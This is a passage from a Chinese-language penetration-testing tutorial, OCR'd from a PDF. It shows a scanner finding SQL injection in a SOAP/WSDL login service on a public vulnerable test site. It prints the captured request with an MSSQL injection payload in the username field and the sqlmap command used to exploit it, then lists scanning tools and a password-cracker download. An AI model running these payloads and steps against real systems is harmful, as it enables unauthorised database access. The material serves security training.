
45.5 AWVS扫描



描出来的结果存在SQL注入漏洞：



把数据包复制一下，在sqlmap安装目录，新建一个文档：



但是注意要把awvs的测试语句给删掉：

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 445
Host: testaspnet.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.103 Safari/537.36
Connection: Keep-alive

<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tns="http://tempuri.org/">
        <soap:Header />
        <soap:Body>
                <tns:GetUserInfo>
                        <tns:username>'+(select convert(int,CHAR(52)+CHAR(67)+CHAR
(117)+CHAR(118)+CHAR(66)+CHAR(65)+CHAR(57)+CHAR(117)+CHAR(121)+CHAR(83)+CHAR(52)) FROM
syscolumns)+'</tns:username>
                        <tns:password>JCfUZQsq</tns:password>
                </tns:GetUserInfo>
```


此处随便写一个参数，在后面加上*，告诉sqlmap要在此处进行测试：

```
<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tns="http://tempuri.org/">
        <soap:Header />
        <soap:Body>
                <tns:GetUserInfo>
                        <tns:username>x*</tns:username>
                        <tns:password>JCfUZQsq</tns:password>
                </tns:GetUserInfo>
        </soap:Body>
</soap:Envelope>
```

sqlmap进行测试：

```
F:\Tools\sqlmapproject-sqlmap-aed137a>python sqlmap.py -r wsdl.txt --batch
```

注入成功：



45.6 总结：

```
1.系统漏洞发现主要借助于MSF，nmap等扫描工具；
2.web漏洞主要借助目前市面上已知的exp
3.app可以先将网址抓到，然后再做渗透
4.wsdl接口服务将链接丢到awvs里面跑
```

资源：

```
https://github.com/SmartBear/soapui/releases
https://github.com/shack2/SNETCracker/releases/
https://www.cnblogs.com/xyongsec/p/12370488.html
```